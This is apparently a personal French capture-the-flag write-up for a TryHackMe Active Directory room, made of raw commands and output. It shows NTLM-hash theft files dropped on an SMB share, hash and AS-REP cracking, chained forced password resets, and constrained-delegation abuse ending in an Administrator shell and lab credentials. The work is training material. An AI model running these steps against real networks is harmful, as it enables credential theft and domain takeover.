exploit.url       A    111 Tue Oct  7 17:44:25 2025
hasettmx.e5n.pdf  A 3032659 Mon Jul 17 10:12:09 2023
inxslidio.yfj.txt A    521 Mon Aug 21 20:21:59 2023
y4d23u3a.bev.pdf A 4700896 Mon Jul 17 10:11:53 2023

7863807 blocks of size 4096. 3024272 blocks available
smb: \onboarding\>

```

```

(alice@alice)~[~/Bureau/THM/CTF/Reset]
$ sudo responder -I eth0

[+] Poisoners:
LLMNR      [ON]
NBT-NS     [ON]
MDNS       [ON]
DNS        [ON]
DHCP       [OFF]

```

Ça ne fonctionne pas donc on va utiliser `ntlm_theft` : (je pense que c'est parce que j'ai mis eth0 et pas tun0)

```

$ source venv/bin/activate

(venv)~(alice@alice)~[~/Bureau/THM/CTF/Reset]
$ pip3 install xlswriter
Collecting xlswriter
  Downloading xlswriter-3.2.9-py3-none-any.whl.metadata (2.7 kB)
  Downloading xlswriter-3.2.9-py3-none-any.whl (175 kB)
Installing collected packages: xlswriter
Successfully installed xlswriter-3.2.9

```

```

python3 ntlm_theft.py -g all -s <ATTACKER-IP> -f test

# -g: generate. Here, we specify the file types (for related attacks) to generate
# -s: The IP address of our Kali machine, In this case (tun0)
# -f: filename

```

```

C:\$ python3 ntlm_theft.py -g all -s 10.11.116.117 -f test
/home/alice/Bureau/THM/CTF/Reset/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape sequence '\l'
  location.href = 'ms-word:ofelul\\\'\' + server + \'\\\'leak\leak.docx\';
Created: test/test.scf (BROWSE TO FOLDER)
Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Created: test/test.lnk (BROWSE TO FOLDER)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(handler).htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test-(externalcell).xlsx (OPEN)
Created: test/test.wax (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: test/test.library-ms (BROWSE TO FOLDER)
Created: test/Autorun.inf (BROWSE TO FOLDER)
Created: test/desktop.ini (BROWSE TO FOLDER)
Created: test/test.theme (THEME TO INSTALL)
Generation Complete.

```

On va transférer autorun.inf dans le partage SMB :

[illegible]

```
hashcat -m 5600 hash ntlm /usr/share/wordlists/rockyou.txt.gz --force
```

```
AUTOMATE::THM:13a5d654398ed015:4497ef5aa942f1d1d790c  
000000000020008003800470051005a000100e005700490004e00  
49004e0020033003100750064b00570038005a004400490052004  
470051005a002e004c004f00430041004c0005001400380047005  
0400200000000800300030000000000000000000000000000000  
d2610ae010000000000000000000000000000000000000000000  
31003100370000000000000000000000::Passw0rd1
```

AUTOMATE:Passw0rd1

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ evil-winrm -i 10.10.23.241 -u AUTOMATE -p "Passw0rd1"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation
e Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#manual-install

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\automate\Documents> whoami
thm\automate
*Evil-WinRM* PS C:\Users\automate\Documents>
```

```

*Evil-WinRM* PS C:\Users\automate\desktop> ls

Directory: C:\Users\automate\desktop


Mode                LastWriteTime         Length Name
----                -
-a-----         6/21/2016   3:36 PM           527 EC2 Feedback.website
-a-----         6/21/2016   3:36 PM          554 EC2 Microsoft Windows Guide.website
-a-----         6/16/2023   4:35 PM           31 user.txt

*Evil-WinRM* PS C:\Users\automate\desktop> cat user.txt
THM{AUTOMATION_WILL_REPLACE_US}

*Evil-WinRM* PS C:\Users\automate\desktop>

```

```
*Evil-WinRM PS C:\Users> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

```
*Evil-WinRM PS C:\Users>
```

```

Evil-WinRM* PS C:\Users> net user /domain

User accounts for \\


3091731410SA      3811465497SA      3966486072SA
Administrator     ANDY_BLACKWELL     AUGUSTA_HAMILTON
AUTOMATE           CECILE_WONG        CHERYL_MULLINS
CHRISTINA_MCCORMICK  CRUZ_HALL          CYRUS_WHITEHEAD
DANIEL_CHRISTENSEN  DARLA_WINTERS      DEANNE_WASHINGTON
ELLIOT_CHARLES      ERNESTO_SILVA      FANNY_ALLISON
Guest              HORACE_BOYLE        HOWARD_PAGE
JULIANNE_HOWE       krbtgt             LEANN_LONG
LETHA_MAYO          LILY_ONEILL        LINDSAY_SCHULTZ
MARCELINO_BALLARD   MARION_CLAY        MICHEL_ROBINSON
MITCHELL_SHAW       MORGAN_SELLERS     RAQUEL_BENSON
RICO_PEARSON        ROSLYN_MATHIS      SHAWNA_BRAY
STEWART_SANTANA     TABATHA_BRITT      TED_JACOBSON
TRACY_CARVER        TREVOR_MELTON
The command completed with one or more errors.

```

```

--(venv)--(alice@alice)-[~/Bureau/THM/CTF/Reset]
--$ bloodhound-python -u automate -p "Passw0rd1" -d thm.corp -ns 10.10.23.241 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos

```



```

sudo impacket-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241

```

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ sudo impacket-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies


[-] User haystack doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User haystack@thm.corp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3091731410SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3811465497SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3966486072SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ANDY_BLACKWELL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUGUSTA_HAMILTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUTOMATE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CECILE_WONG doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHERYL_MULLINS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHRISTINA_MCCORMICK doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CRUZ_HALL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CYRUS_WHITEHEAD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DANIEL_CHRISTENSEN doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARLA_WINTERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DEANNE_WASHINGTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3a8d251191ee3591ee3057
36ebddce3a7e87c6e9c5cbb44f030c51e154a04d30dee26f347aa924dcca0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa12de47cc671c560e7d418
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a7400a362be49ad110b58958
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265de6ff197acacdc399e23c751cd3a732536a02b6590f16c33dd
82af30a7ff81f7dfeaa2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdbc51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc8a6fd793be43c231f09d
9cac1a6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dcca0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa12de47cc671c560e7d418
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a864f000ee3c4ee13ed919c
3097e5b10d7e3fed779b256286704a9e11b33497106130c73dc68c7a9feaf688d246420c4398d9ecf9681aea56cda233da84def318e412b7643f6d6a88c9
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
(-) User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3
36ebddce3a7e87c6e9c5cbb44f030c51e154a04d30dee26f347aa924dcca0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa12de47cc671c560e7d418
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a74
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265de6ff197acacdc399e23c751cd3a7
82af30a7ff81f7dfeaa2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdbc51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc
9cac1a6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dcca0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a8
3097e5b10d7e3fed779b256286704a9e11b33497106130c73dc68c7a9feaf688d246420c4398d9ecf9681aea56cda233da84def3
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RICO_PEARSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROSLYN_MATHIS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SHAWNNA_BRAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User STEWART_SANTANA doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$TABATHA_BRITT@THM.CORP:676618b868f2a50787b135937e56d4d2$d3cd1f482714dd3e6c209a0056682991db
17208c64f2ccf019ea92440ae437aaabaaa1767008e02d773c5a268eb774089b2368dca39f4926a2c48ae205d4f0f4728b4fbae8
1b85e6a50c14a6cf216cee9b949e16af25c6d223d4a1e182844a106fc48b1424914d4c185e6cc3125e2ecd2c33f51cb982d950d
36b24a278dfe3ed0c6b3fe641226347cf9ba9d2922bb51abc9e3082b54acd87dccb34752c3f6d368684743bfec02fd1037452b
c88c61be9dbel381197a9d35db
[-] User TED_JACOBSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TRACY_CARVER doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TREVOR_MELTON doesn't have UF_DONT_REQUIRE_PREAUTH set
```

sudo hashcat -m 18200 hash_kerberos /usr/share/wordlists/rockyou.txt.gz -r /usr/share/hashcat/rules/best64.rule --force

```
> john asrephash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
marlboro(1985) ($krb5asrep$23$TABATHA_BRITT@THM.CORP)
1g 0:00:00:08 DONE (2024-01-31 08:37) 0.1190g/s 686445p/s 686445c/s marlee109..markuslover22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

marlboro(1985): TABATHA_BRITT@THM.CORP




Tabattha --> generic all --> shawna --> force change password --> Cruz -->
 force change password --> darla --> AllowedToDelegate -->
 Haystack.thm.corp

SHAWNA_BRAY@THM.CORP

net rpc password "SHAWNA_BRAY" "caca123**" -U
 "THM.CORP"/"TABATHA_BRITT"%marlboro(1985)" -S "HayStack.thm.corp"

```
(alice@alice)~[/Bureau/THM/CTF/Reset]
$ net rpc password "SHAWNA_BRAY" "caca123**" -U "THM.CORP"/"TABATHA_BRITT"%marlboro(1985)" -S "HayStack.thm.corp"
(alice@alice)~[/Bureau/THM/CTF/Reset]
$ net rpc password "CRUZ_HALL" "caca123**" -U "THM.CORP"/"SHAWNA_BRAY"%caca123**" -S "HayStack.thm.corp"
(alice@alice)~[/Bureau/THM/CTF/Reset]
$ net rpc password "darla_winters" "caca123**" -U "THM.CORP"/"cruz_hall"%caca123**" -S "HayStack.thm.corp"
(alice@alice)~[/Bureau/THM/CTF/Reset]
$
```




<https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained>

<https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-kerberos-constrained-delegation>

<https://bloodhound.specterops.io/resources/edges/allowed-to-delegate>

<https://medium.com/r3d-buck3t/attacking-kerberos-constrained-delegations-4a0eddc5bb13>



ticket is the base64 ticket we get with 'rubeus's tgtdeleg'

```
Rubeus.exe s4u
/ticket:doIFDCCBQSGAwIBB8aEDAgEWoolEDJCBAphggQGMIIEAqADAgEFoQ8bDU9GRkVOU0UuTE9
DQUYijAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUYijggPEMIIDwKADAgESoQMCAQ
KiggOyBIIIDro3ZCHDaVettNjseuyFJMK+II4GAtWVAHPAQ02cnHmOs3R2KcrOWPf3YbntD7fB+rKdZ8aE
lgloJO+v4XVM2NgyOVliaOMzNTToDrK1ynhC70aApbag+ykvUFTDeG9NjhE3TVk3
+F99vVb0y6hhc9AmRUJwHFuqLC4djTL2PtQSpGWWL42W5eONILZkc5XK0kWKc/AvivuuPOHS9aEy3g3
8hoBeApZ8NqT7mGKz5JHLwV5TyUgo87s6fVSn8LHK8CI6G0x2DRhxxu04q0qnRXhLJ5S0MylJgJ6YDV
ESvCUgep5MXR+OYp0EGdVP8qQJK+x6m4rmr0Y3nd1Klmc+xDnLSC11ay7I8VevqhCBCZ64c+HQow4qc
MTa/agxyOXqK42ynUI0GJtrLV7nllrp+J2e5PECDUXlJKfKgnp6HZDNfzYAGL3XxyT2JYdneOS3VUzIqYc
tjuQMdVA0wB8NrrQdVdqSNBSOyBwpB3/FWzdHNYxtRmVT+Yz6qjCU4SYHlzHUE5dqHjvhjPSwgAkh
S/QNApXtWvyba8iwCSnyualuhK46LS0pkl1IIQTOY+qw80oL6mzjD+rxKgr4B9hI6lmw9ztT5rjIRNMjWE
y78itLRB+ulzqdkZCUMA6zswWjq18TmWzZXOLAZ+QAWQJPzoRVsqOcCZwo/aWwmO1s9v5TLRRML
TAVk16PQW3z9NHix2lo9sObH8cb7gVrB+u2Q545QweklOuwP5mCar6swU2oEkx8m5DZvLsbZtcGl+Kz
Gxq/qZhElm3EceluwIY81z8aYu13c6AsYETS9VevdEVysylpNL7cHu8iXsoE5JmLx7OrcPR9WfeFWxRdp
+1CVDiJOISVOS51
+JpkEvXfMfZueqLTJ66VGJgQaP7A3B//Y40ur5nSxYvEmIKgzdeqPLpGa5GPINs/rYFmMlxwEX+yVFB5b
PYgosr3Crjsvs6Q/vdr36NoWqI9/11Nurzeeknt+k8sUV26UrnQVkecW4yJFQ2TZwYJ1k9h4cr96csJ9H
hJO46UBye/8oqlqJXKnYY3JpaZIXWK77kG7BqhM6oPl+oEibX2ycj/gHesxREvP7/vYINK33KbOSxXTAI3Je
3wbZP7N+3B9Lz04m8Xi6nGelVsZiMyODpnJvX5Bgq+
3cGaSt0y+ffqMHDwuKhOS7h1MGLJduhWh3b21ytDfn73yyCpskFee2ckAomlAgxMzg8ZatmZDLTXfU
enJ+EnrlgkYee6OB5TCB4qADAgEAooHaBIHXYHUMIHROHOMIHLMIHIOcswKaADAgESoSiEIN2JdvqJQ
ZeMR+
7giMSawE1vg/Cmw9FIV7ZYwaELMqaoQ8bDU9GRkVOU0UuTE9DQUYiETAPoAMCAQGHCDAGGwRzc
G90owcDBQ8goQAApREYDzlwMTkwODE3MTMYMDU2WqYRGA8yMDE5MDgxNzIzMDY0MFqNErGP
MjAxOTA4MjQxMzA2NDZBaQ8bDU9GRkVOU0UuTE9DQUYijAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU
9GRkVOU0UuTE9DQUw= /impersonateuser:administrator /domain:offense.local
/msdsspn:cifs/dc01.offense.local /dc:dc01.offense.local /pt
```

Trop galère avec rubeus donc on va utiliser linux directement:

```
impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.200.9 -impersonate Administrator
thm.corp/DARLA_WINTERS:'newP@ssword2022'
```

On va faire l'attasque de unconstrained delegatioon

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.23.241 -impersonate Administrator thm.corp/DARLA_WINTERS:'cacal23**'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache
```

Ensuite on exporte le fichier :

```
export KRB5CCNAME=Administrator.ccache
```

Ensuite on peut dumper le SAM :

```
impacket-secretsdump -k -no-pass HayStack.thm.corp
```

Le secret dump ne fonctionne pas pour moi donc je fais une autre technique :

Bref ici ce qu'on fait c'est qu'on va créer un ticket

Darla Williams have (allowed to delegate) special permissions on HAYSTACK.THM.CORP which is our targets endpoint.

So we can impersonate the user administrator in that target host endpoint, will use impacket-getST to impersonate as an administrator.

```

$ impacket-getST -k -impersonate administrator -spn cifs/haystack.thm.corp
thm.corp/darla_winters
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_haystack.thm.corp@THM.CORP.ccache

```

```

(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ ls
20251007162604_BloodHound.zip      cgpkqudi.jsg.pdf  hash_kerberos      ntlm_theft         targetedKerberoast.py  venv
Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache  exploit.url       hash_ntlm           path               test.lnk              vuq5a55u.oga.txt
attck                               GetUserSPNs.py    kerbrute_linux_amd64  SharpHound.exe     user                  windapsearch.py
Autorun.inf                        hash_asrep        loot                SharpHound-v2.5.13  user.bak              z5rph55f.y0s.pdf

(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ export KRB5CCNAME=Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache

```

```

(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ impacket-wmiexec -k -no-pass administrator@haystack.thm.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
thm/administrator
C:\>

```

```

C:\users\Administrator>cd desktop
C:\users\Administrator\desktop>dir
Volume in drive C has no label.
Volume Serial Number is ABA4-C362

Directory of C:\users\Administrator\desktop

07/14/2023  07:23 AM  <DIR>          ..
07/14/2023  07:23 AM  <DIR>          .
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
06/16/2023  04:37 PM                 30 root.txt
               3 File(s)              1,111 bytes
               2 Dir(s) 12,138,856,448 bytes free

C:\users\Administrator\desktop>type root.txt
THM{RE_RE_RE_SET_AND_DELEGATE}
C:\users\Administrator\desktop>

```

Et hop !

Corp

mercredi 8 octobre 2025 14:24

```
sudo nmap -sVC -p- -Pn 10.10.8.103 --open
[sudo] Mot de passe de alicé :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 14:29 CEST
Nmap scan report for 10.10.8.103
Host is up (0.045s latency).
Not shown: 65515 filtered tcp ports (no-response)
